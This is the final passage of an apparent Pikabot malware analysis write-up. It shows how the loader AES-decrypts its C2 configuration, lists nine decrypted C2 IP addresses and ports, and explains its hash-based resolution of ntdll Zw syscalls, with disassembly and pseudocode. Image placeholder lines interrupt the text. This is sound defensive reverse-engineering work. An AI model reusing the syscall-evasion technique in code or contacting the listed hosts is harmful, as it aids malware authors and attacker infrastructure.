
Then, Pikabot decrypts the character “&” and uses it as delimiter to extract the decrypted string above into sub base64 strings:



Result of the above process when debugged with **x32dbg**:



Next, Pikabot calls function `pkb_decrypt_data (0x41D07B)` to perform the task of decrypting the C2 address. The graph code of this function is as follows:



The entire decrypting process is as follows:

- Allocate buffers to store the `AES key` and `iv`.
- Convert the string to the valid `Base64` string by replacing the character "`_`" with "`=`".
- Discard first 3 characters of string, take the next 16 characters (bytes) and store them to the buffer to create the first part of the `AES key`.
- Take the next 16 characters (bytes) and store them to the buffer to use as `AES iv`.


- Take the last 16 characters (bytes) to make the second part of the `AES key`, combine it with the first part to create the complete `AES key`.
- Get the string to be decoded after obtaining the `AES key` and `iv`.
- Perform **Base64** decode.
- Use **AES-CBC** with `AES key` and `iv` above to decrypt the final C2 data.

Pseudocode of the entire process is as follows:

```
// alloc buffer to store aes key
aes_key = pkb_alloc_heap_region(v_0x20 + v_0x1);// size = 0x21

// alloc buffer to store aes iv
aes_iv = pkb_alloc_heap_region(v_0x1 + v_0x10);// size = 0x11
if ( aes_key && aes_iv )
{
  // Convert back to a valid base64 string by replace "_" by "="
  for ( n = v_0x0; n < enc_data_len; ++n )
  {
    if ( enc_data[n] == '_' )
      enc_data[n] = '=';
  }

  // Skip the first 3 bytes,
  // take the next 16 characters (bytes) and store them in the buffer to become the first part of the AES Key.
  pkb_strcpy(aes_key, &enc_data[v_0x3], v_0x20 / v_0x2);

  // Take the next 16 characters (bytes) and store them in the buffer to become AES IV.
  pkb_strcpy(aes_iv, &enc_data[v_0x3 + v_0x20 / v_0x2], iv_len_0x10);
  dword_44D60C = dword_44D5C0 & 0x834C544;
  pkb_weird_func_19(dword_44D5C0 & 0x834C544);

  // Take the last 16 characters (bytes) to make the second part of the AES Key,
  // combine it with the first part to create a complete AES Key.
  pkb_strcpy(&aes_key->aes_key[v_0x20 / v_0x2], &enc_data[enc_data_len - v_0x20 / v_0x2], aes_len_0x10);

  // Get the string that needs to be decrypted after obtaining the AES key and IV.
  pkb_strcpy(enc_data, &enc_data[v_0x3 + v_0x20], enc_data_len - v_0x3 - v_0x10 - v_0x20);
  pkb_memset(&enc_data[enc_data_len - v_0x20], value, nBytes);
  len = pkb_strlen(enc_data);

  // Base64 decode on the encrypted c2 config
  b64_decoded_data_len = pkb_base64_decode(len, enc_data);

  // AES CBC with Key and IV above to decrypt and return the final C2 config
  len = pkb_aes_crypt(b64_decoded_data_len, enc_data, aes_key->aes_key, aes_iv);

  // release allocated memory
  pkb_memset(aes_key, v160, v127 + v126);
  enc_data[len] = 0;
  pkb_free_heap_region(aes_iv);
  pkb_free_heap_region(aes_key);
  return len;
}
```

AES Key part 1	AES IV	Encrypted C2 config	AES Key part 2
4spV6UrtTU16CTcjCpJ	cT5azGdUdPWePC6T	WbD1PgKfJ20LYTn+tUYcN8qKFoD3Cuha8mfSDwh0sxA_	KIPghJ5yOW0Je4oh

Using **CyberChef**, we get the following results:



We can write a Python script to decrypt all the C2 addresses that Pikabot will use:

```
λ python pikabot_decrypt_c2_ip_addr.py
Decrypted c2: 45.32.188.56:2967

Decrypted c2: 154.221.30.136:13724

Decrypted c2: 78.141.222.198:13786

Decrypted c2: 216.128.136.231:13786

Decrypted c2: 108.61.224.209:2967

Decrypted c2: 139.84.235.8:2225

Decrypted c2: 45.32.235.46:5242

Decrypted c2: 210.243.8.247:23399

Decrypted c2: 192.248.151.140:23399
```

12. Pikabot uses Syscall

During the analysis, we will encounter the following functions:

```
68 BF8D2F82   push   0×822F8DBF
E8 55FFFFFF   call   <pkb_retrieve_ntdll_api_by_hash_n_exec>
68 5346CA40   push   0×40CA4653
E8 4BFFFFFF   call   <pkb_retrieve_ntdll_api_by_hash_n_exec>
68 15079F05   push   0×59F0715
E8 41FFFFFF   call   <pkb_retrieve_ntdll_api_by_hash_n_exec>
68 4179DD48   push   0×48DD7941
E8 37FFFFFF   call   <pkb_retrieve_ntdll_api_by_hash_n_exec>
68 320EA30F   push   0×FA30E32
E8 2DFFFFFF   call   <pkb_retrieve_ntdll_api_by_hash_n_exec>
68 58F0A686   push   0×86A6F058
E8 23FFFFFF   call   <pkb_retrieve_ntdll_api_by_hash_n_exec>
```

The above function will perform the following tasks:


```
int __usercall pkb_retrieve_ntdll_api_by_hash_n_exec@<eax>(NTDLL_API_HASHES a1)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  g_ZwAPI_ctx.ret_addr_of_caller = ret_addr_of_caller;// save return address of caller (ex: 0×0044C78B)
  g_ZwAPI_ctx.ret_addr_of_caller_to_caller = ret_addr_of_caller_to_caller;// save return address of caller to caller (ex: 0×0415B95)
  g_ZwAPI_ctx.pStackArgs = &a1;                 // stack arguments
                                                // ex:
                                                // 1: [esp] FFFFFFFF
                                                // 2: [esp+4] 00000000
                                                // 3: [esp+8] 0019DF08
                                                // 4: [esp+C] 00000018
                                                // 5: [esp+10] 00000000

  // returns the index of the function whose
  // hash value is equal to the precomputed hash value
  g_ZwAPI_ctx.g_ZwAPI_idx = pkb_get_idx_of_ZwAPI_func_by_hash(v3);
  g_ZwAPI_ctx.g_rand_syscall_stub = pkb_retrieve_rand_syscall_stub(NtCurrentTeb()→WOW32Reserved ≠ 0);

  // jump to "call edx" in that random stub and then the syscall is performed.
  (g_ZwAPI_ctx.g_rand_syscall_stub)();
  return (g_ZwAPI_ctx.ret_addr_of_caller_to_caller)();
}
```

Iterate over the PEB, check if the loaded dll is `ntdll.dll`


```
.text:0044186C    mov    eax, [ebp-90h]
.text:00441872    add    esi, 1B996197h
.text:00441878    mov    ecx, [ebp-60h]
.text:0044187B    mov    ecx, [eax+ecx*8+IMAGE_NT_HEADERS.OptionalHeader.DataDirectory.VirtualAddress]
.text:0044187F    cmp    ecx, [ebp-64h]
.text:00441882    jz     short loc_4418B1
.text:00441882
.text:00441884    mov    eax, [ebp-8]
.text:00441887    lea    edx, [ecx+eax]
.text:0044188A    mov    ecx, [edx+IMAGE_EXPORT_DIRECTORY.Name]
.text:0044188D    add    ecx, eax
.text:0044188F    mov    [ebp-24h], edx
.text:00441892    mov    edx, '    '
.text:00441897    mov    eax, [ecx]
.text:00441899    or     eax, edx
.text:0044189B    cmp    eax, 'ldtn'
.text:004418A0    jnz    short loc_4418B1
.text:004418A0
.text:004418A2    mov    eax, [ebp-3Ch]
.text:004418A5    mov    eax, [ecx+eax]
.text:004418A8    or     eax, edx
.text:004418AA    cmp    eax, 'ld.l'
.text:004418AF    jz     short loc_4418C9
```

```
  // Check if the dll name is ntdll.dll or not?
  export_dir_rva = pNtHeaders→OptionalHeader.DataDirectory[dir_idx].VirtualAddress;
  if ( export_dir_rva ≠ v_0×0 )
  {
    export_dir_va = (export_dir_rva + dllBaseAddr);
    str_dll_name = (dllBaseAddr + *(&export_dir_rva→Name + dllBaseAddr));
    if ( (*str_dll_name | '    ') == 'ldtn' && (*&str_dll_name[v160] | '    ') == 'ld.l' )
      break;
  }
  pLdrEntry = *(&pLdrEntry→InLoadOrderLinks.Flink + v158);
}
while ( pLdrEntry→DllBase ≠ v_0×0 );
```


If yes, proceed to find API functions starting with "`Zw`" exported by `ntdll.dll`.



The found functions will be hashed, and the result will be stored in the format: `<calced_hash><api_func_RVA>`



The calculated table will be then sorted by Function RVA in ascending order:



Finally, compare the pre-calculated hash value with the table containing the calculated hash values above, if equal, return the function ID. This `ID` value is stored in the `EAX` register:

```
if ( pkb_gen_ntdll_Zw_api_hashes_tbl(&savedregs) )
{
  if ( count ≥ g_nCalcedZwAPIsHashes )
  {
    return -v_0x1;
  }
  else
  {
    while ( pre_api_hash ≠ g_ZwAPI_calced_hash.ZwAPI_calced_hash_arr[2 * count] )
    {
      if ( ++count ≥ g_nCalcedZwAPIsHashes )
        return -v_0x1;
    }
    return count;                           // return the index of the corresponding function
  }
}
```

```
Hide FPU
EAX    00000019      syscall ID
EBX    006274B8
ECX    822F8DBF
```

Based on the hash algorithm, we can find out the API functions that Pikabot will use as follows:

```
λ python pikabot_brute_api_funcs_of_ntdll.py
API hash: 0x1DAD1B23 --> API found: b'ZwAllocateVirtualMemory'
API hash: 0x48DD7941 --> API found: b'ZwClose'
API hash: 0x86A6F058 --> API found: b'ZwCreateThreadEx'
API hash: 0x19BA1F1B --> API found: b'ZwGetContextThread'
API hash: 0xFA30E32 --> API found: b'ZwOpenProcess'
API hash: 0x59F0715 --> API found: b'ZwProtectVirtualMemory'
API hash: 0x822F8DBF --> API found: b'ZwQueryInformationProcess'
API hash: 0xE0C7AF3 --> API found: b'ZwReadVirtualMemory'
API hash: 0x1C30891E --> API found: b'ZwResumeThread'
API hash: 0x1BBE470E --> API found: b'ZwSetContextThread'
API hash: 0x40CA4653 --> API found: b'ZwUnmapViewOfSection'
API hash: 0xDD95C91E --> API found: b'ZwWriteVirtualMemory'
```

13. References

End.

m4n0w4r